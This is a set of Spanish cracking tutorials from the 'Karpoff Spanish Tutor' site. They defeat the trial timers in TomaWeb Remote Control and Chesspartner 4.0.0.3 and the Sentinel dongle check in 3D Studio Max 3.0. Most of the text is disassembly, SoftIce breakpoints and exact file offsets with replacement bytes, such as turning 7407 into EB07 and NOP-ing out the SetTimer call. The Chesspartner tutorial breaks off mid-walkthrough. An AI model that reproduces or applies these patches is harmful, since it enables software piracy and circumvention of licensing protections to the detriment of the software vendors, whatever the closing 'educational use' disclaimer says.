INTRODUCCION

Al iniciarse la app principal se presenta una pantalla en la que los autores (TomaWeb Remote Control Software) agradecen el uso de esta versión de evaluación. Además se indican los días que quedan disponibles para continuar usando el software.
Después de darle el clic al botón OK se muestra la pantalla principal y, en forma breve, otra en la que además de los créditos de los autores, se nos recuerda que esta versión es de Evaluación y nos indican el camino para hacer la compra correspondiente.
Una vez que desaparece esta pantalla la app está disponible con todas sus opciones.
Obviamente, al pasar de los días, una nueva instalación conservará el conteo de los que hayan transcurrido desde la primera instalación.
Además existe el mensaje “Evaluation” en los tres ejecutables.

AL ATAKE

La forma de atacar la protección fue confirmar, en primer lugar, la presencia de la rutina comprobadora del tiempo transcurrido mediante el Softice (versión 4.05), luego seguirle la pista con el W32Dasm y, finalmente, hacer las modificaciones necesarias en el código mediante un Editor Hexadecimal.

a) App Support Engineer:

La bpx GetLocalTime muestra dos apariciones de esta rutina que anteceden a la de la ventana con los dias restantes: 00407B54 y 00407B80. Al usar el W32Dasm aparecieron tres lugares en que había referencia a la rutina: 00405618, 00407B54 y 00407B80.
Al retroceder a la dirección de llamada de la rutina y luego a la dirección de cada segmento de código correspondiente el resultado fue el siguiente: (la dirección entre paréntesis es la del inicio del trozo del código en el que está la llamada; los guiones significan que coincide con este inicio; la dirección que aparece a continuación de los dos puntos es la dirección desde la que se hace referencia al inicio anterior):

```
405618 (--------): 407B54 (407B4C): 407BAF (407BAC): 455ACB (455AA8): 452A04
                   407B80 (407B78): 407BB9 (407BAC): 455ACB ...
```

La primera dirección que muestra el W32Dasm presenta enseguida las otras dos que mostró el Softice; al seguirles su recorrido hacia atrás, ambas presentan una referencia común (455ACB) y ésta al llegar a su referencia (452A04) presenta el siguiente segmento de código:

```
:004529F9 80BB9003000000          cmp byte ptr [ebx+00000390], 00
:00452A00 7407                   je 00452A09
:00452A02 8BC3                   mov eax, ebx
:00452A04 E89F300000             call 00455AA8
```

Por lo tanto, para eliminar el recorrido anterior y no caer en el “control” de tiempo, bastará con saltarse el llamado que se ve en 00452A04 y pasar directamente a la dirección 00452A09. Para esto sólo se necesita modificar el salto condicional a esta última dirección por uno incondicional, cambiando la instrucción 7407 por EB07.

b) App Connection Wizzard:

La situación es parecida a la anterior. Las direcciones de la rutina son: 0040564C
00407D90 00407DBC. El seguimiento es el siguiente:

```
40564C (------): 407D90 (407D88): 407DEB (407DE8): 4471D6 ...
                                                   447200 ...
                                                     447DCF (447DAC):
444DEF                                        407DBC (407DB4): 407DF5
(407DE8)...
```

De las tres direcciones finales, las dos primeras se encuentran en segmentos de código que no muestran relación con el control de tiempo, mientras que la última lleva al segmento siguiente, semejante al de la aplicación anterior:

```
:00444DE4 80BBF002000000          cmp byte ptr [ebx+000002F0], 00
:00444DEB 7407                     je 00444DF4
:00444DED 8BC3                     mov eax, ebx
:00444DEF E8B82F0000               call 00447DAC
```

Un razonamiento similar al anterior lleva a modificar el salto condicional a la dirección 444DF4 por uno incondicional, cambiando la instrucción 7407 por EB07.

c) App Remote Host:

Las direcciones de la rutina son: 004054BC, 00407900 y 0040792C. El seguimiento es:

```
4054BC (------): 407900 (4078F8): 40795B (407958): 443563 (443540): 442ED7
                 40792C (407924): 407965 (407958) ...
```

```
:00442ECC 80BB5C02000000           cmp byte ptr [ebx+0000025C], 00
:00442ED3 7407                     je 00442EDC
:00442ED5 8BC3                     mov eax, ebx
:00442ED7 E864060000               call 00443540
```

Al igual que en los casos anteriores, bastará con modificar el salto condicional a la dirección 442EDC por uno incondicional, cambiando la instrucción 7407 por EB07.
Una última modificación “cosmética” será eliminar el letrero Evaluation que se muestra en cada una de las aplicaciones anteriores. El editor hexadecimal HexWorkshop u otro semejante permite hacer esto sin problemas.

por NickyAC

Karpoff Spanish Tutor

Programa:	**3DMAX v3.0**

PROTECCION:	**Una Motxila Inofensiva**		
Descripcion:	??????		
Dificultad:	**Aficionado ++**		
DOWNLOAD:	?????????		
Herramientas:	**Softice4x Ida_Pro**		
CRACKER:	**Black Fenix**	**FECHA:**	**08/08/00**

INTRODUCCION

En este tutorial tratamos de nuevo las mochilas, el objetivo es el 3D Studio Max V3.0. He de decir que me ha defraudado bastante el sistema de protección, parece más una broma que no otra cosa. En menos de media hora puedes crackear el programa, es ridiculo, incluso he tardado mucho más en escribir este tutorial. Hasta se puede prescindir del SoftIce para crackear el programa, con sólo usar el IDA y un poco de inteligencia habriamos llegado al crack final. Me parece patético.He encontrado muchas aplicaciones shareware mejor protegidas y además sin que estas utilizen ningún tipo de mochila. Esto me lleva a pensar el dinero que gastán en mochilas, para luego proteger de esta manera, es extraño que tan preocupados que son ellos para el dinero, no se den cuenta de como lo están tirando. Me sentiría muy avergonzado si malgastara mi dinero en un software que está protegido de tal manera y además resulta tan caro.
De nuevo se demuestra que no importa lo caro que sea un programa, la vagancia de los programadores (en este caso de Autodesk) se pone de nuevo de manifiesto. A veces intento dar una explicación al porqué de estas inofensivas protecciones,quizas son las prisas por sacar cuanto antes una nueva versión, o quizas ***no protegen mejor para que su software sea crackeado rápidamente y se convierta así en el más utilizado*** *(curiosa técnica de marketing), no se, no entiendo el porqué... sólo se que alguien dijo: es una mala protección, entonces es un mal programa.*

AL ATAKE

Bueno primero vamos a utilizar el metodo del trazado a lo retro, si no sabes de que va, mirate mi tutorial génerico sobre mochilas. Antes de comenzar sería bueno desensamblar el ejecutable , yo le he intentado desensamblar con el W32Dasm pero no funciona (el programa se ejecuta sólo antes de desensamblarse, como es posible?), de todas maneras no importa ya que siempre disponemos del IDA, que en estos casos nunca falla :). Pues nada desensamblamos el archivo y guardamos el resultado para su posterior uso.
Luego ejecutaremos el 3DMax, nos aparece la pantalla de inicio y posteriormente un mensaje de error que dice algo así:

' El bloqueo de hardware no está conectado o no es válido bla bla... '

Pulsa aceptar, bueno parece que no tenemos la mochila reglamentaria, pero esto tiene fácil solución, activamos el SoftIce y pones un breakpoint sobre la funcion **MessageBoxA** con:

```
> BPX MessageBoxA
```

- Ahora ejecutamos el 3DMax y veremos que el SoftIce se activa antes de mostrar el cuadro de error, pulsamos F12 para ir a la linea de código donde se llamó a **MessageBoxA** y veremos al así :

```
0046977C loc_46977C: ; CODE XREF: sub_469610+155 j
0046977C call sub_5C3910
00469781 and eax, 0FFFFh
00469786 test eax, eax
00469788 jz short loc_4697FA
0046978A mov ecx, [esp+10h]
0046978E dec ecx
0046978F test ecx, ecx
00469791 mov [esp+10h], ecx
00469795 jg short loc_469742
00469797 test eax, eax
00469799 jz short loc_4697FA
0046979B mov eax, dword_5F3740
004697A0 test eax, eax
004697A2 jz short loc_4697B5
004697A4 push 1025h
004697A9 call sub_414DA0
004697AE push eax
004697AF call ds:KillTimer
004697B5
004697B5 loc_4697B5: ; CODE XREF: sub_4697A2
004697B5 xor ebx, ebx
004697B7 call edi
004697B9 mov eax, [eax]
004697BB push 0FFh
004697C0 lea ecx, [esp+18h]
004697C4 push ecx
004697C5 push 2
004697C7 push eax
004697C8 call esi
004697CA call edi
004697CC mov eax, [eax]
004697CE push 0FFh
004697D3 lea edx, [esp+118h]
004697DA push edx
004697DB push 0EA81h
004697E0 push eax
004697E1 call esi
004697E3 push 2010h
004697E8 lea eax, [esp+18h]
004697EC push eax
004697ED lea ecx, [esp+11Ch]
004697F4 push ecx
004697F5 push ebx
004697F6 call ebp                    -> Llama al cuadro de mensaje
004697F8 jmp short loc_4697FE    -> y salta más abajo !! ESTAMOS AQUÍ !!
004697FA loc_4697FA:                 ; CODE XREF: sub_469788 y sub_469799
004697FA test ebx, ebx               -> comprueba si EBX es 0
004697FC jnz short loc_46980B    -> no, salta
004697FE
004697FE loc_4697FE:                 ; CODE XREF: sub_4697F8
```

```
004697FE call sub_403A00          -> llamada a una función
00469803 push 0
00469805 call ds:ExitProcess        -> Sale del programa
0046980B                          -> el siguiente código sólo se ejecuta si se salta desde 4697FC
0046980B loc_46980B:                ; CODE XREF: sub_4697FC
0046980B pop esi
0046980C pop ebp
0046980D pop edi
0046980E mov eax, ebx
00469810 pop ebx
00469811 add esp, 608h              -> restaura la pila
00469817 retn                      -> y continua el programa
00469817 sub_469610 endp
```

Bueno, examinando este código podemos comprobar como después de mostrar el mensaje de error, se nos desvia a mediante un salto incondicional a 4697FE, donde se termina la aplicación mediante la función del Kernel **ExitProcess**. Si miramos el código que nos ofrece el desensamblado del ejecutable, veremos que sólo hay dos maneras de esquivar la llamada a **ExitProcess**. La primera es pasar por el código en 4697FA, este código es referenciado por las líneas de código 469788 y 469799 tal y como nos indica el IDA. La segunda la encontramos por debajo del salto incondicional en la línea de código 46980B la cual es referenciada por la línea 4697FC.Esta última línea está por debajo de 4697FA, de lo cual se deduce que la única manera de esquivar el códigoque sale del programa es pasar por aquí. Como he dicho antes, la única manera de llegar aquí es mediante un salto en las lineas 469788 y 469799. Examinemos primero el salto en 469788 ya que es la primera referencia.

```
0046977C call sub_5C3910
00469781 and eax, 0FFFFh
00469786 test eax, eax
00469788 jz short loc_4697FA
```

Parece sospechoso, se llama a una función y posteriormente se borra el word alto EAX mediante el AND, y se comprueba si EAX es igual a 0, si esto es así, se salta a la línea 4697FA, donde se encuentra nuestro test ebx,ebx. Probemos a invertir el salto y ver lo que sucede. Activemos el breakpoint a **MessageBoxA**, pulsamos g para seguir, el breakpoint surte efecto, pulsamos F12 y aceptamos, de nuevo estamos en SoftIce. Ponemos ahora un breakpoint sobre la linea 469788 con el siguiente comando del SoftIce:

```
> bpx 469788
```

Desactivamos el bpx del MessageBoxA y pulsamos g para continuar el programa, este finalizará. Volvemos a ejecutarlo y estaremos de nuevo en SoftIce, delante de la linea 469788. Ahora la modificaremos con el siguiente comando:

```
> a 469788
> jmp 4697FA
> (pulsa enter y luego esc)
```

Puedes ver com ha cambiado el código, ahora pulsa g para ver lo que sucede... Magia el programa funciona !!

- Bueno, no te lo creas del todo, efectivamente el programa se inicia correctamente, puedes cargar y salvar archivos, pero...¿ Averigua lo que sucede después de que el programa este abierto durante cierto tiempo ? Pues lo que era de esperar, se comprueba de nuevo la mochila, y se nos informa con otro mensaje de error. Podriamos actuar de la misma manera que lo hemos hecho antes, pero se trata de variar un poco y aprender nuevas técnicas, o no?
Si te fijas, veras que el programa siempre comprueba la mochila en el mismo intervalo de tiempo, vamos a medir este tiempo aproximadamente. Coge un cronometro y conometra hasta que aparezca el mensaje de error, no ejecutes ninguna orden, solo espera.
Después de aproximadamente 5 minutos aparecerá el mensaje de error. Si lo compruebas varias veces verás que el intervalo de tiempo siempre es el mismo, aproximadamente 5 minutos. Por lo tanto **es posible que el programa utilize un temporizador que se active cada cinco minutos y compruebe la mochila**. !! Lo cual quiere decir que si pudieramos eliminar el temporizador, podriamos eliminar también la comprobación de la mochila e incluso hariamos que la aplicación se ejecutará más deprisa !! .Vamos a comprobarlo, primero necesitamos saber que funciones hay en windows para crear temporizadores. La única que yo conozco se llama SetTimer y tiene el siguiente formato:

```
UINT SetTimer(

   HWND hWnd,              // handle de la ventana donde se enviaran los mensajes del temporizador
   UINT nIDEvent,           // Identificador del temporizador
   UINT uElapse,           // tiempo de espera en milisegundos
```

TIMERPROC lpTimerFunc // dirección del proceso que el temporizador ejecutará al alcanzar el tiempo de espera
);

Bueno lo más importante aquí es el tiempo de espera (uElapse), este valor se pasa como seguno parámetro, por lo tanto lo encontraremos en la pila a partir de (esp->0xC), ya que los 2 argumentos + la dirección de retorno ocupan 4 bytes cada uno (4*3=0xC).
Teniendo en cuenta esto, en vez de poner un simple **bpx SetTimer**, utilizaremos un breakpoint condicional que sólo se ejecutará cuando se intente crear un temporizador con el tiempo de espera que nosotros le especifiquemos. Como vamos a buscar un temporizador que se active a los cinco minutos, deberemos convertir los minutos a milisegundos (5 minutos son 60*5=300 segundos * 1000 = 300000) y el valor resultante a hexadecimal 3000000 en hexadecimal es 493E0. Por lo tanto el breakpoint quedará:

> bpx SetTimer if (esp->C)==493E0

Pues nada, entra en el SoftIce y teclealo. Sal del SoftIce y ejecuta el 3DMax, modifica el salto como hicimos previamente y continua con pulsando g. Antes de que desaparezca la pantalla de inicio, veras que el breakpoint del **SetTimer** a surtido efecto, pulsa F12 para ver el lugar desde donde se llamó y verás lo siguiente:

```
004023A1 6A00 push 0                        -> pasa NULL como función a ejecutar.
004023A3 68E0930400 push 493E0h             -> Aquí estan los cinco minutos de espera !!!
004023A8 6825100000 push 1025h              -> Identificador
004023AD 55 push ebp                        -> Handle de la ventana donde enviar mensajes
004023AE 896804 mov [eax+4], ebp            -> guarda handle de la ventana
004023B1 FF1594755C00 call ds:SetTimer      -> establece el temporizador
004023B7 8B0D40375F00 mov ecx, dword_5F3740
004023BD 8B4108 mov eax, [ecx+8]
004023C0 6800040000 push 400h
004023C5 6870795E00 push 5E7970h
004023CA 50 push eax
004023CB 8944241C mov [esp+1Ch], eax
004023CF E8EC280100 call sub_414CC0
004023D4 8B54241C mov edx, [esp+1Ch]
```

Como puedes comprobar se trata sin duda alguna de nuestra función. Ahora solo debemos pensar como hacer para eliminar el temporizador. Podemos sustituir por NOPs la llamada a SetTimer, pero tambien deberiamos de eliminar los 4 PUSH previos para no alterar el estado de la pila y provocar un posible cuelgue. Bien entonces vamos a hacer un resumen de los cambios necesarios, primero el salto en 469788, para averiguar el offset usaremos el IDA, nos colocaremos en la dirección 469788 con el menu **Navigate/jump to/Ask for Address** e introduciremos 469788 luego iremos al menu **Edit/Patch Program/Change Byte** y allí se nos mostrará el offset del archivo que es 69788h (no cambies nada y pulsa cancel).

Entonces en el offset 69788h encontraremos los bytes 7470 (que corresponden al salto jz short loc_4697FA) que cambiaremos por un salto incondicional (el opcode para un jmp es EB) por lo tanto quedará EB70.

Y para el temporizador actuaremos de igual forma para los pushes y el call, quedando:

Desde el offset 23A1h hasta el 23ADh sustituiremos todos los bytes por 90h (código del NOP) y
desde el offset 23B1h hata el 23B6H sustituiremos todos los bytes por 90 (código del NOP).

- Resumen:

Offset:	**/ Bytes originales**	**/ Sustituir por:**
23A1h	/ 6A 00 68 E0 93 04 00 68 25 10 00 00 55	/ 90 90 90 90 90 90 90 90 90 90 90 90 90
23B1h	/ FF 15 94 75 5C 00	/ 90 90 90 90 90 90
69788H	/ 74 70	/ EB 70

Gracias a Alfredo10 por corregir un fallo tipográfico en el offset (parece ser que hay alguien que si lee esto, aunque sea por las malas :)).

- Bueno esto es todo para los que busquen un crack rápido, pero nuestro propósito es aprender un poquito más.Lo siguente es sólo necesario para los que esten interesados en conocer algunos trucos más. Sabemos que el 3DMax utiliza una mochila tipo sentinel (mira en el CD y veras un archivo VXD con este nombre), vamos a utilizar otro de los metodos descritos en mi tutorial genérico sobre mochilas, el metodo 4 (anticiparse a la carga del VXD).

Utilizaremos el EXE sin modificar, por lo que si ya has modifcado el EXE, deberás recuperarlo.

Borramos todos los breakpoints que tengamos y establecemos un BPX condicional para capturar la carga del controlador sentinel.vxd con el SoftIce:

```
> bpx CreateFileA if *(esp->4+4)=='SENT'
```

el breakpoint surte efecto, estamos dentro de la función **CreateFileA**, comprobamos que efectivamente se va a cargar el driver sentinel.vxd con:

```
> d *(esp+14)
```

veremos SENTINEL.VXD en la ventana de datos del SoftIce.Pulsamos F12 para ejecutar la función y volver al código que llama a **CreateFileA**, veremos algo así:

```
005C3000 sub_5C3000 proc near ; C
005C3000 push 0                    // prepara parametros para CreateFileA
005C3002 push 0
005C3004 push 3
005C3006 push 0
005C3008 push 0
005C300A push 0
005C300C push 5C2FE0h              // dirección de la cadena "\\. \SENTINEL.VXD"
005C3011 call j_CreateFileA        // llama a CreateFileA
005C3016 mov ecx, [esp+4]
005C301A cmp eax, 0FFFFFFFFh       // comprueba que se devuelve un handle correcto, eax debe de ser <> a -
1
005C301D mov [ecx], eax            // guarda el handler en la posicon apuntada por ECX
005C301F jnz short loc_5C3028      // salta si el handle es válido
005C3021 mov ax, 1C0Bh             // retorna un misterioso código de error
005C3025 retn 4                    // y retorna
005C3028
005C3028 loc_5C3028:               ; CODE XREF: sub_5C3000+1F j
005C3028 mov ax, 1C00h             // retorna otro misterioso código de error
005C302C retn 4                    // y retorna
005C302C sub_5C3000 endp
```

El código anterior intenta cargar el dispositivo virtual que controla la mochila. Según el funcionamiento de la función CreateFileA, si se pudo abrir el dispositivo, se retorna un valor diferente a INVALID_HANDLE_VALUE que es una constante del API de Windows que equivale a -1 (FFFFFFFFH). La rutina comprueba esta condicición en la línea 5C301A mediante la instrucción cmp eax,0FFFFFFFFh. Se guarda el handle, aúnque este no sea válido y se retorna el valor 1C0Bh si no se pudo abrir el dispositivo y 1C00h si se obtuvo un handle válido.
Por lo tanto sabemos que esta función siempre devolverá uno de estos dos valores. Nuestro código de error que indica que todo va bien es el 1C00h.
Si continuamos trazando hasta ejecutar el ret veremos algo así:

```
005C30B0 sub_5C30B0 proc near ; CODE XREF: sub_5C2D80+5 p
005C30B0 sub esp, 4
005C30B3 push esi
005C30B4 mov esi, [esp+0Ch]
005C30B8 lea eax, [esp+4]
005C30BC push eax
005C30BD call sub_5C3000          -> Aquí se llama a la rutina anterior
005C30C2 mov [esi+6], ax          -> guarda el código de error retornado
005C30C6 or al, al                -> comprueba si AL = 0
005C30C8 jz short loc_5C30D9      -> salta si es 0
005C30CA or ah, ah                -> comprueba si AH = 0
005C30CC jnz short loc_5C30FA     -> salta si AH = 0
005C30CE or ax, 1C00h             -> solo llegaráremos aquí en caso de que la llamada a 5C3000 retorne
1C0B, esto hace que AX valga 1C0B siempre
005C30D2 pop esi                  -> restaura la pila
005C30D3 add esp, 4
005C30D6 retn 4                   -> y regresa con código de error 1C0Bh
```

Si se pudo cargar el driver, se tomará el salto en 5C30C8 que nos llevará hasta aquí:

```
005C30D9 loc_5C30D9: ; CODE XREF: sub_5C30B0+18 j
```

```
005C30D9 mov eax, [esp+4]       -> carga Handle al dispositivo SENTINEL.VXD
005C30DD push esi                 -> empuja un parámetro que no sabemos aún que es
005C30DE push eax                 -> pasa handle de SENTINEL.VXD
005C30DF call sub_5C3030           -> llama a una función (ver más abajo)
005C30E4 mov eax, [esp+4]
005C30E8 push eax
005C30E9 call sub_5C3090
005C30EE mov ax, [esi+6]
005C30F2 or ah, ah
005C30F4 jnz short loc_5C30FA
005C30F6 or ax, 1C00h                -> Otra vez el misterioso código de error

005C30FA loc_5C30FA:            -> aquí sólo llegamos desde 5C30CC

005C30FA pop esi
005C30FB add esp, 4
005C30FE retn 4
```

Previamente se abrió el driver SENTINEL.VXD, por lo que es lógico pensar que este código enviará datos al driver y este a la mochila. La aplicación solo tiene una manera de comunicarse con el VXD y es mediante la función **DeviceIOControl**. La función **DeviceIOControl** tiene la siguiente forma:

```
BOOL DeviceIoControl(

   HANDLE hDevice,                    // handle to device of interest
   DWORD dwIoControlCode,               // control code of operation to perform
   LPVOID lpInBuffer,                  // pointer to buffer to supply input data
   DWORD nInBufferSize,               // size of input buffer
   LPVOID lpOutBuffer,                 // pointer to buffer to receive output data
   DWORD nOutBufferSize,                // size of output buffer
   LPDWORD lpBytesReturned,           // pointer to variable to receive output byte count
   LPOVERLAPPED lpOverlapped          // pointer to overlapped structure for asynchronous operation
);
```

Si continuamos trazando dentro de las funciones veremos que nuestras predicciones se cumplen. Este es el código que verás al entrar en la función llamada en la linea 5C30DF:

```
005C3030 sub_5C3030 proc near ; CODE XREF: 5C30DF
005C3030 sub esp, 4
005C3033 push esi                      -> empuja ESI
005C3034 mov esi, [esp+10h]              -> carga ESI de nuevo (esto no es necesario)
005C3038 push esi                      -> y lo vuelve a empujar a la pila
005C3039 mov word ptr [esi+6], 0FFFFh -> establece posición de memoria a FFFFh
005C303F call sub_5C2990
005C3044 lea eax, [esp+4]
005C3048 push 0                        -> pasa NULL como puntero a una estructura para las operaciones
asincronas
005C304A push eax                      -> pasa puntero a una variable que recibira el numero de bytes de salida
en mi caso 9CF694
005C304B push 0                       -> Tamaño del buffer de salida 0
005C304D xor eax, eax                  -> borra EAX
005C304F push 0                       -> pasa NULL como buffer donde recibir datos
005C3051 mov ax, [esi+2]               -> carga en AX el tamaño del buffer de entrada
005C3055 push eax                      -> tamaño del buffer de datos de entrada
005C3056 push esi                     -> Pasa el buffer con información
005C3057 mov eax, [esp+24h]              -> Carga handler del VXD en EAX
005C305B push 1                        -> código de operación 1
005C305D push eax                      -> pasa handle como primer argumento
005C305E call j_DeviceIoControl         -> Envia comandos al dispositivo VXD, y retorna 1 si todo OK
005C3063 push esi                      -> pasa de nuevo el buffer de entrada
005C3064 call sub_5C2950               -> realiza muchos calculos sobre la estructura
005C3069 cmp word ptr [esi+6], 0FFFFh -> comprueba los datos del buffer de entrada
005C306F jnz short loc_5C3077          -> sino es igual salta
005C3071 mov word ptr [esi+6], 1C3Bh -> guarda 1C3B en el buffer de entrada
005C3077 loc_5C3077:                   ; CODE XREF: 5C306F
005C3077 mov ax, [esi+6]               -> guarda en AX datos del buffer
005C307B pop esi                      -> restaura la pila
```

```
005C307C add esp, 4
005C307F retn 8                    -> y retorna con código en AX = 400h
005C307F sub_5C3030 endp
```

Como era de esperar este código prepara los argumentos para la función **DeviceIOControl** y posteriormente en la línea 5C3064 se llama a una función (5C2950) la cual realiza una serie de cálculos sobre la estructura pasada en ESI. No he incluido estos cálculos por ser muy extensos.

Si continuamos trazando después de la llamada veremos que el programa toma el salto en 5C306F y retorna en AX el valor que habia en el buffer de entrada apuntado por [ESI+6]. Continuamos hasta ejecutar el ret y estaremos al principio:

```
005C30DF call sub_5C3030        -> venimos de aquí
005C30E4 mov eax, [esp+4]       -> estamos aquí, carga en EAX en Handle del VXD
005C30E8 push eax               -> Pasa handle
005C30E9 call sub_5C3090        -> llama a función que cierra el VXD con CloseHandle y retorna 1C00 en
EAX
005C30EE mov ax, [esi+6]        -> recuperamos el valor de retorno
005C30F2 or ah, ah              -> comprueba si AH = 0
005C30F4 jnz short loc_5C30FA   -> no, salta
005C30F6 or ax, 1C00h           -> todo bien

005C30FA loc_5C30FA:            -> aquí sólo llegamos desde5C30CC
005C30FA ; y desde 5C30FA
005C30FA pop esi
005C30FB add esp, 4
005C30FE retn 4
```

Bueno por todo lo que tenemos hasta ahora parece que el programa utiliza códigos de error para comprobar el exíto de sus operaciones, por lo que podemos deducir, el código que indica que todo va bien es 1C00h y cualquier otra cosada un error. Aún así hemos comprobado que la comuncación con el VXD se cierra en cualquier caso, por lo que podemos sospechar que el programa volverá a abrir el VXD con **CreateFileA** y volverá a establecer comunicación con este.
Reactivaremos nuestros breakpoints (si los habias borrado, vuelvelos a crear) y pulsaremos g en SoftIce para continuar. Veremos que de nuevo el SoftIce se activará, pulsamos F12 para ver desde donde se llamó a **CreateFileA** y veremos que ya habiamos pasado por aquí, estamos de nuevo en 5C3000. Esto nos da otra pista, parece que la función en 5C3000 se utiliza en más de un sitio, por lo que vamos a pulsar de nuevo F12 para ver desde donde se llamó. Para nuestra sorpresa veremos que a sido llamada desde 5C30BD y aquí ya estuvimos antes, por lo que pulsaremos de nuevo F12. Ahora veremos que estamos en una nueva dirección:

```
005C2D80 sub_5C2D80 proc near ; CODE XREF: sub_5C23B0+43 p
005C2D80 mov eax, [esp+4]
005C2D84 push eax
005C2D85 call sub_5C30B0
005C2D8A retn 4       -> ESTAMOS AQUÍ
005C2D8A sub_5C2D80 endp
```

Bueno parece que no hay muchas opciones por lo que pulsaremos F12 de nuevo y veremos:

```
005C24ED call sub_5C23B0
005C24F2 mov [esi+6], ax    -> ESTAMOS AQUÍ, guarda resultado en ESI+6
005C24F6 pop esi       -> reajusta la pila
005C24F7 add esp, 4
005C24FA retn 4       -> y retorna
```

notese como se almacena en [esi+6] el resultado de la función previa, pulsamos F12 de nuevo y vemos:

```
005C396C mov word ptr [esi+6], 403h
005C3972
005C3972 loc_5C3972:                    ; CODE XREF: sub_5C3910+78
005C3972 cmp word ptr [esi+6], 403h
005C3978 jnz short loc_5C398A
005C397A mov [esi+0Ah], bl
005C397D push esi
005C397E call sub_5C2460                -> venimos de aquí
005C3983 inc bl                         -> incrementa contador
005C3985 cmp bl, 3                      -> llevamos 3 intentos ?
005C3988 jbe short loc_5C3972           -> No, continua en 5C3972
```

```
005C398A
005C398A loc_5C398A:                ; CODE XREF: sub_5C3910+68 j
005C398A mov ax, [esi+6]             -> carga en AX resultado de la función
005C398E mov cx, ax                  -> lo copia a CX
005C3991 and cl, 9                   -> realiza un AND sobre el byte bajo del resultado
005C3994 cmp cl, 9                   -> es 9?
005C3997 jnz short loc_5C39A2        -> no, salta a 5C39A2
005C3999 mov ax, 3                -> si, devolvemos 3
005C399D pop esi                     -> reajusta pila
005C399E pop ebx
005C399F retn 8                      -> y retorna
005C39A2 loc_5C39A2:                 ; CODE XREF: sub_5C3997
005C39A2 push eax                    -> pasa resultado como parametro a la función siguiente
005C39A3 call sub_5C3110             -> llama a una función,valor de retorno en EAX
005C39A8 pop esi                     -> restaura pila
005C39A9 pop ebx
005C39AA retn 8                      -> y retorna.
005C39AA sub_5C3910 endp
```

El programa realiza tres intentos (línea 5C3985) para comprobar la mochila y después de eso lee el valor de retorno de esi+6 realiza un AND con nueve y comprueba el resultado con 9, ni no es igual la función retorna 3 en AX (línea 5C3999) y sale. Si continuas trazando hasta ejecutar el ret, veras que después te aperecerá el código al cual hemos llegado utilizando el metodo del **MessageBox**(pincha aquí para ir a este código), a partir de aquí el modus operandi es el mismo :). Con esto queda demostrado que siempre existe más de una puerta de entrada.

por Black Fenix. http://www.blackfenix.cjb.net/

La información aquí vertida es exclusivamente para uso educacional, no puedo hacerme responsable del uso que se haga de esta, por lo que atiendo a la honradez de cada uno :), recuerda que debes comprar el software que utilices :)

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Chesspartner 4.0.0.3**

PROTECCION:	**Trial 30 dias**		
Descripcion:	**Un buen juego de ajedrez**		
Dificultad:	**Principiante+**		
DOWNLOAD:	???????		
Herramientas:	**SmartCheck v6.x**		
CRACKER:	**Mongui**	**FECHA:**	**17/08/2000**

INTRODUCCION

Chesspartner v 4.0.0.3

Programa de ajedrez con multiples opciones y posibilidades, tanto de aprendizaje como de configuración, uno más para los amantes de este deporte.

El programa esta completamente operativo durante 30 días, despues de los cuales, claro, deja de funcionar; tiempo insuficiente para comprobar todas sus funciones, asi que vamos a intentar alargar el tiempo de prueba.

Tiene la opción de registro mediante serial, pero yo al menos no lo he conseguido.

AL ATAKE

Lo primero es caducar el programa (adelantamos el reloj de windows un par de meses) y nos sale el mensaje "The evaluation period for Chesspartner.....".

Bien,tiramos del W32dasm y lo desensamblamos sin problemas (no esta comprimido ni nada extraño)y nos vamos a las string data references y buscamos la frasecita de arriba, doble click y aparecemos aqui.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0041B093(U)
|
:0041B06C 8BCE                    mov ecx, esi
:0041B06E E85BF4FFFF              call 0041A4CE
:0041B073 85C0                    test eax, eax
:0041B075 752F                    jne 0041B0A6
:0041B077 6AFF                    push FFFFFFFF
:0041B079 6A04                    push 00000004

* Possible Reference to String Resource ID=01015: "The evaluation perio
                                  |
:0041B07B 68F7030000              push 000003F7

* Reference To: MFC42.Ordinal:04AF, Ord:04AFh
```

Si nos fijamos un poco más arriba vemos una comparación y un salto, ¡¡¡¡¡Quietorrrrr!!!!, seguro que ya pensabas en invertir el salto, pues no hombre, no es tan facil.

Ves el call que hay arriba, ponte sobre el y dale al cursor derecha para ir a esta llamada y llegas aquí:

